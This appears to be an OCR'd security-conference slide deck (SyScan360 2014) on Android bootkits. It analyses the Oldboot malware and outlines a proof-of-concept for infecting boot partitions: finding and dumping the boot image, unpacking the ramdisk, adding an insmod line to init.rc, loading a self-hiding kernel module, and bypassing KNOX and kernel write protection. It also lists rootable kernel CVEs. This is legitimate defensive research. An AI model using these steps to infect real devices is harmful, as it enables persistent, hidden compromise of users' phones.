Advanced Bootkit Techniques on Android

Zhangqi Chen & Di Shen @SyScan360 2014

Who is Di Shen?

- Security Researcher in Qihoo360
- Focus on Malware and Vulnerability on Android
- Be good at reverse engineering
- Had some experience of Windows Rootkit
- Hobby: Football match,console games and learning Japanese

Who is Zhangqi Chen?

- A developer on Android kernel and kernel modules
- Analyzing Android kernel **vulnerability** and writing exploit

- To proof that the boot partition of Android could be infected easily
- Try to launch a kernel module which can run on most of Android phones
- Exploitation of Android Kernel Rootkit

What we want to do?

- Most Phone’s boot partition was infected,hard to be detected and removed
- A kernel module,launch most phones
  - bypassed built-in kernel-level security restrictions
  - bypassed Samsung’s TrustZone-based Integrity Measurement Architecture (a term of KNOX)
  - bypassed kernel text-code write protection on some phone’s kernel such as XIAOMI
- Rootkit in kernel made all modules invisible

And the result?

Oldboot:
first bootkit we found


boot partition on Android

- where boot image stored in
  - Linux Kernel(zImage)
  - rootfs ramdisk(init.rd)
- Modified data of ramdisk will not be writen back to block device
- init in ramdisk:first process on Linux
- Bootloader -> Kernel -> init & init.rc


Oldboot

- First found by Qihoo,2013
- Be pushed into custom roms' boot partition
- the first Android-based Bootkit as we know
- Modifed booting script to launch earlier than other services of Android
- We have developed a tool to remove Oldboot: http://t.cn/8FRVFqr

Oldboot.A


init.rc
(1) init
imei_chk
(2)
libgooglekernel.so
(4)
(5)
JNI
JNI
(3)
GoogleKernel.apk
(6) socket

Oldboot.B


/sbin/boot_tst
system_server
inject
run
leecore.so
leejrc.so
load
init.rc
leejre.jar
Create
run
Client
cmd
Sockect
Server
other files in /sbin
meta_chk
adb_server
agentsysline
adb_meta

several challenges of removing Oldboot

- All modules of malware was pushed into ramdisk
  - an AntiVirus software without root privileges can do nothing
  - malware cannot be delete via filesystem operations
- Infecting init.rc
  - launch earlier than AntiVirus software
- Injecting into system_server，no APK files
- Easy to detect,but hard to remove
- More info：
  - http://t.cn/8Fb4eOC
  - http://t.cn/Rv5NiQo
  - http://blogs.360.cn/360mobile/

The future of Android Malware may…


- not ONLY APK files can be infected
- Anti Reverse Engineering
- Try to gain root privileges by using kernel exploit or being pre-installed into custom ROMs
- Launch more and more earlier during the system start-up
- Self-protection mechanisms
- Be invisible to COTS anti-virus software

Advanced bootkit attack

more advanced than Oldboot

Maybe we can make it better than Oldboot...

- Infecting boot partitions surreptitiously.
  - The malware doesn't need to be pre-installed into ROM files.
- launch kernel module by LKM mechanisms on linux
- hide itself in kernel and nobody can detect it from userspace




Installer
DUMP
/dev/block/**/boot
Modify Kernel Module
Write back
files in /sbin
SyScan
SyScan.rc
SyScan.ini
Parse ramdisk and infect
infect
init.rc
User mode
insmod /sbin/SyScan
Kernel Mode
what SyScan do
bypass restrictions
hide files
hide module
anti ramdisk parsing
SyScan

What we need to do firstly

- Gain root privileges
  - There is still some kernel exploit can be widely used(CVE-2013-2094,CVE-2013-6282, CVE-2014-0196, CVE-2014-3153,etc)
  - Most vendors will not fixup these exploit by OTA update immediately :)
  - Bypass SE Linux restrictions
  - set process' context u:r:init:s0 or u:r:kernel:s0
- We wont talk about these techniques this time

Infecting boot partitions

install the malware


Installer
DUMP
/dev/block/**/boot
Modify Kernel Module
Write back
files in /sbin
SyScan
SyScan.rc
SyScan.ini
Parse ramdisk and infect
infect
init.rc
User mode
insmod /sbin/SyScan
Kernel Mode
what SyScan do
bypass restrictions
hide files
hide module
anti ramdisk parsing
SyScan

install the malware into boot partition

- Try to find the block device of boot
- Parse structure of boot image
- Modify files you intrest
- Write everything back to block device

Search the block device of boot

- There is a symlink "/dev/block/platform/xxx/by-name/boot" referreced to the block device normally
- There is a magic word "ANDROID!"at the beginning of boot image header
- Based on these characteristics,search all the block device


Search the block device of boot

```
root@hwp6-u06:/dev/block/platform/hi_mci.1/by-name # ls -l
lrwxrwxrwx root     root              2014-05-30 13:35 boot -> /dev/block/mmcblk0p12
lrwxrwxrwx root     root              2014-05-30 13:35 cache -> /dev/block/mmcblk0p17
lrwxrwxrwx root     root              2014-05-30 13:35 cust -> /dev/block/mmcblk0p18
lrwxrwxrwx root     root              2014-05-30 13:35 misc -> /dev/block/mmcblk0p4
lrwxrwxrwx root     root              2014-05-30 13:35 modemimage -> /dev/block/mmcblk0p13
lrwxrwxrwx root     root              2014-05-30 13:35 modemnvm1 -> /dev/block/mmcblk0p14
lrwxrwxrwx root     root              2014-05-30 13:35 modemnvm2 -> /dev/block/mmcblk0p15
lrwxrwxrwx root     root              2014-05-30 13:35 nvme -> /dev/block/mmcblk0p3
lrwxrwxrwx root     root              2014-05-30 13:35 oeminfo -> /dev/block/mmcblk0p6
lrwxrwxrwx root     root              2014-05-30 13:35 recovery -> /dev/block/mmcblk0p11
lrwxrwxrwx root     root              2014-05-30 13:35 recovery2 -> /dev/block/mmcblk0p10
lrwxrwxrwx root     root              2014-05-30 13:35 reserved1 -> /dev/block/mmcblk0p7
lrwxrwxrwx root     root              2014-05-30 13:35 reserved2 -> /dev/block/mmcblk0p8
lrwxrwxrwx root     root              2014-05-30 13:35 round -> /dev/block/mmcblk0p2
lrwxrwxrwx root     root              2014-05-30 13:35 splash -> /dev/block/mmcblk0p5
lrwxrwxrwx root     root              2014-05-30 13:35 splash2 -> /dev/block/mmcblk0p9
lrwxrwxrwx root     root              2014-05-30 13:35 system -> /dev/block/mmcblk0p16
lrwxrwxrwx root     root              2014-05-30 13:35 userdata -> /dev/block/mmcblk0p19
lrwxrwxrwx root     root              2014-05-30 13:35 xloader -> /dev/block/mmcblk0p1
```

```
root@hwp6-u06:/ # busybox hexdump -C -n 200 /dev/block/mmcblk0p12
00000000  41 4e 44 52 4f 49 44 21  80 46 51 00 00 80 00 00  |ANDROID!.FQ.....|
00000010  06 ef 0e 00 00 00 40 01  00 00 00 00 00 00 f0 00  |......@.........|
00000020  00 01 00 00 00 08 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  76 6d 61 6c 6c 6f 63 3d  33 38 34 4d 20 6b 33 76  |vmalloc=384M k3v|
00000050  32 5f 70 6d 65 6d 3d 31  20 6d 6d 63 70 61 72 74  |2_pmem=1 mmcpart|
00000060  73 3d 6d 6d 63 62 6c 6b  30 3a 70 31 28 78 6c 6f  |s=mmcblk0:p1(xlo|
00000070  61 64 65 72 29 2c 70 33  28 6e 76 6d 65 29 2c 70  |ader),p3(nvme),p|
00000080  34 28 6d 69 73 63 29 2c  70 35 28 73 70 6c 61 73  |4(misc),p5(splas|
00000090  68 29 2c 70 36 28 6f 65  6d 69 6e 66 6f 29 2c 70  |h),p6(oeminfo),p|
000000a0  37 28 72 65 73 65 72 76  65 64 31 29 2c 70 38 28  |7(reserved1),p8(|
000000b0  72 65 73 65 72 76 65 64  32 29 2c 70 39 28 73 70  |reserved2),p9(sp|
000000c0  6c 61 73 68 32 29 2c 70                           |lash2),p|
000000c8
```

Parse boot image header

```
/*
** +-----------------+
** | boot header     | 1 page
** +-----------------+
** | kernel          | n pages
** +-----------------+
** | ramdisk         | m pages
** +-----------------+
** | second stage    | o pages
** +-----------------+
**
** n = (kernel_size + page_size - 1) / page_size
** m = (ramdisk_size + page_size - 1) / page_size
** o = (second_size + page_size - 1) / page_size
**
** 0. all entities are page_size aligned in flash
** 1. kernel and ramdisk are required (size != 0)
** 2. second is optional (second_size == 0 -> no second)
** 3. load each element (kernel, ramdisk, second) at
**    the specified physical address (kernel_addr, etc)
** 4. prepare tags at tag_addr.  kernel_args[] is
**    appended to the kernel commandline in the tags.
** 5. r0 = 0, r1 = MACHINE_TYPE, r2 = tags_addr
** 6. if second_size != 0: jump to second_addr
**    else: jump to kernel_addr
*/
```



Referrence：AOSP/system/core/fastbootd/bootimg.h

boot_img_hdr

```c
struct boot_img_hdr
{
    unsigned char magic[BOOT_MAGIC_SIZE];

    unsigned kernel_size;  /* size in bytes */
    unsigned kernel_addr;  /* physical load addr */

    unsigned ramdisk_size; /* size in bytes */
    unsigned ramdisk_addr; /* physical load addr */

    unsigned second_size;  /* size in bytes */
    unsigned second_addr;  /* physical load addr */

    unsigned tags_addr;    /* physical addr for kernel tags */
    unsigned page_size;    /* flash page size we assume */
    unsigned unused[2];    /* future expansion: should be 0 */

    unsigned char name[BOOT_NAME_SIZE]; /* asciiz product name */

    unsigned char cmdline[BOOT_ARGS_SIZE];

    unsigned id[8]; /* timestamp / checksum / sha1 / etc */
};

```

Referrence： AOSP/system/core/fastbootd/bootimg.h

Uncompress the ramdisk

- Ramdisk in boot.img is a gzip file
  - gzip –d ramdisk.gz
- Then there is a cpio-fomat file
  - busybox cpio –i –F ramdisk.cpio
- Finally we got all the files and directories stored in ramdisk

Many files in ramdisk are infectable

- init.rc
- init
- /sbin/adbd
- zImage(kernel)
- sepolicy & filecontext

Infect boot script and copy my files


- Add "insmod /sbin/SyScan360" to init.rc
- Copy my files to /sbin
  - SyScan360 – the kernel module
  - SyScan360.rc – original init.rc
  - SyScan360.ini – config file

Flush the infected ramdisk back

- Rebuild arguments for boot_img_hdr
- Get original zImage
- Compress the new ramdisk
  - archive files as cpio format (referrence:AOSP/system/core/cpio.c)
  - Then gzip it
- Make boot header、zImage and ramdisk.gz together as boot.img
  - Referrence:AOSP/system/core/mkbootimg

Launching the kernel module

Maybe more complicated then a word “insmod”


Installer
DUMP
/dev/block/**/boot
Modify Kernel Module
Write back
files in /sbin
SyScan
SyScan.rc
SyScan.ini
Parse ramdisk and infect
infect
init.rc
User mode
insmod /sbin/SyScan
Kernel Mode
what SyScan do
bypass restrictions
hide files
hide module
anti ramdisk parsing
SyScan

Challenges of developing kernel module for Android

- We can't find kernel source code for all phones
- built-in kernel-level security restriction
- Each version's structures may different,it is

  hard to make our module compatible

